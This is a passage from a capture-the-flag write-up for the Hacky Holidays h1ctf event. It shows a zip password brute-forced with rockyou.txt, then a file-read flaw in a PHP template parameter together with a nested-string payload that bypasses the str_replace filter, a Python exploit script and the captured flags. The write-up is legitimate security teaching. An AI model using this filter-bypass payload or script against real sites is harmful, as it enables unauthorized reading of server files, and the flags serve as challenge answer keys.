
The initial cookie base64 was then replaced with the one obtained, and the content of the admin panel changed.


However, the .zip file required a password to be open. A simple zip bruteforce with the rockyou.txt wordlist allowed to retrieve the right password: hahahaha The ZIP file contained a grinch image and a txt file containing the flag.

Flag: flag{2e6f9bf8-fdbd-483b-8c18-bdf371b2b004}
#Challenge 6 The sixth challenge was accessible by browsing https://hackyholidays.h1ctf.com/my-diary/. The challenge contained some diary entries in a calendar format.

The values were imported from the entries.html file through the template GET parameter, as shown in the previous image. The parameter was a strong indicator of a possible path traversal vulnerability to read further files from the webserver filesystem. Trying with some arbitrary value for the template parameter, a redirect was performed on the original challenge webpage.

Another thing I thought was to read the sourcecode of known files (such as the index.php file). In that case, the read was successful.

Following the sourcecode of the index.php file, together with a short explanation of what it did.
<?php
if( isset($_GET["template"])  ){
    $page = $_GET["template"];
    //remove non allowed characters
    $page = preg_replace('/([^a-zA-Z0-9.])/','',$page);
    //protect admin.php from being read
    $page = str_replace("admin.php","",$page);
    //I've changed the admin file to secretadmin.php for more security!
    $page = str_replace("secretadmin.php","",$page);
    //check file exists
    if( file_exists($page) ){
       echo file_get_contents($page);
    }else{
        //redirect to home
        header("Location: /my-diary/?template=entries.html");
        exit();
    }
}else{
    //redirect to home
    header("Location: /my-diary/?template=entries.html");
    exit();
}
The "template" GET parameter was assigned to the page variable. Afterwards, a regex was performed on that variable to remove any character that was not alphanumeric or the dot, plus any occurences of "admin.php" and "secretadmin.php" were removed. Finally, the content of the file passed in the page variable was read. The first interesting thing in this code was the possibility to read files from the web server current folder. The second thing was this comment, which exposed the name of the admin file "secretadmin.php".
//I've changed the admin file to secretadmin.php for more security!
After some trial and error I managed to find a bypass for the checks performed in the code with the following payload.
secretadmsecretadadmin.phpmin.phpin.php
- The first check is passed as the string contains only alphanumeric characters and dots
- The second check transform the string in:
- secretadmsecretadmin.phpin.php
- The third check transform the string in:
- secretadmin.php

The content of the secretadmin.php file is read and the flag is returned inside the webpage. Flag: flag{18b130a7-3a79-4c70-b73b-7f23fa95d395}
The following Python script exploits the vulnerability and retrieve the flag:
#!/usr/bin/python3
import requests
import re

if __name__ == "__main__":
    print("[*] Challenge 6")
    url = "https://hackyholidays.h1ctf.com/my-diary/?template=index.php"
    r = requests.get(url)
    print("="*30)
    print("index.php source")
    print("="*30)
    print(r.text)
    print("="*30)
    payload = "secretadmsecretadadmin.phpmin.phpin.php"
    url = "https://hackyholidays.h1ctf.com/my-diary/? template={}".format(payload)
    r = requests.get(url)
    r1 = re.findall(r"flag\{[\w-]+\}",r.text)
    print("[*] Flag: {}".format(r1[0]))
#Challenge 7 The seventh challenge was accessible by browsing https://hackyholidays.h1ctf.com/hate-mail-generator. The challenge contained email campaigns and a section to create new ones.
